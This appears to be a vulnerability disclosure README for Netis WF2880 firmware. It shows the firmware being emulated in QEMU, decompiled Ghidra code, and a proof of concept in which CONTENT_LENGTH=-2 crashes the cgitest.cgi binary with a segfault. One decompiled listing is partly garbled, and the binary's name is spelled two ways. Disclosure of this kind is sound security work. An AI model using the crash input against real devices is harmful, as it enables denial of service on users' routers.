



 **Chinesexilinyu** Add files via upload

79ef222 · last month

Name	Name	Last commit da...
 img	Add files via upload	last month
 README.md	Add files via upload	last month

README.md

description:

A null pointer dereference vulnerability was discovered in Netis-WF2880 firmware version v2.1.40207. The vulnerability exists in the FUN_004904c8 function of the cgittest.cgi file. Attackers can trigger this vulnerability by controlling the environment variable value `CONTENT_LENGTH` , causing the program to crash and potentially leading to a denial-of-service (DoS) attack.

Firmware

brand: netis

product: WF2880


version: v2.1.40207

The firmware can be downloaded from this [website](#). After extracting with binwalk, cgittest.cgi can be analyzed using QEMU with these commands:

```
binwalk -Me netis-WF2880-V2.1.40207.bin
sudo chroot . ./qemu-mips-static ./bin/cgittest.cgi
```

analyze


Using Ghidra, a null pointer dereference vulnerability was identified at line 18 of function FUN_004904c8.



```
4c8 ...  
nv("CONT  
(char *  
x2800;  
  
tenv("CO  
toi(pcVa  
  
har *) ma  
18,0,loc  
0,local_  
0) {  
"noneed=  
  
4c8 x  
Outgoing  
  
[Decompile: FUN_004904c8] - (cgitest.cgi2)  
/  
8 char *local_18;  
size_t local_c;  
9  
10 pcVar1 = getenv("CONTENT_LENGTH");  
11 if (pcVar1 == (char *)0x0) {  
12     local_c = 0x2800;  
13 }  
14 else {  
15     pcVar1 = getenv("CONTENT_LENGTH");  
16     local_c = atoi(pcVar1);  
17 }  
18 local_18 = (char *)malloc(local_c +  
19 memset(local_18,0,local_c + 1);  
20 sVar2 = read(0,local_18,local_c);  
21 if (sVar2 == 0) {  
22     local_18 = "noneed=noneed";  
23 }  
24 return local_18;  
25 }
```

The `local_c` variable depends on `pcVar1`, which is obtained via the `getenv` function using the controllable environment variable `CONTENT_LENGTH`.

How Help



```
1 / char *local_18;  
2 size_t local_c;  
3  
4 pcVar1 = getenv("CONTENT_LENGTH");  
5 if (pcVar1 == (char *) 0x0) {  
6     local_c = 0x2800;  
7 }  
8 else {  
9     pcVar1 = getenv("CONTENT_LENGTH");  
10    local_c = atoi(pcVar1);  
11 }  
12 local_18 = (char *) malloc(local_c + 1);  
13 memset(local_18, 0, local_c + 1);  
14 sVar2 = read(0, local_18, local_c);  
15 if (sVar2 == 0) {  
16     local_18 = "noneed=noneed";  
17 }  
18 return local_18;  
19 }  
20  
21  
22  
23  
24  
25
```

Setting CONTENT_LENGTH to a negative value triggers the null pointer dereference.

The details of the function as follows:

- **Address:** 004904c8
- **Function:** FUN_004904c8

poc

Enter the following command:

```
sudo chroot . ./qemu-mips-static -E CONTENT_LENGTH=-2 ./bin/cgitest.cgi
```



The result of the POC is as follows. Successfully triggered null pointer dereference vulnerability.

```
(kali@kali)-[~/桌面/netis/_netis-WF2880-V2.1.40207.bin.extracted/squashfs-root]
└─$ sudo chroot . ./qemu-mips-static -E CONTENT_LENGTH=-2 ./bin/cgitest.cgi
echo $?
qemu: uncaught target signal 11 (Segmentation fault) - core dumped
zsh: segmentation fault sudo chroot . ./qemu-mips-static -E CONTENT_LENGTH=-2 ./bin/cgitest.cgi
139
```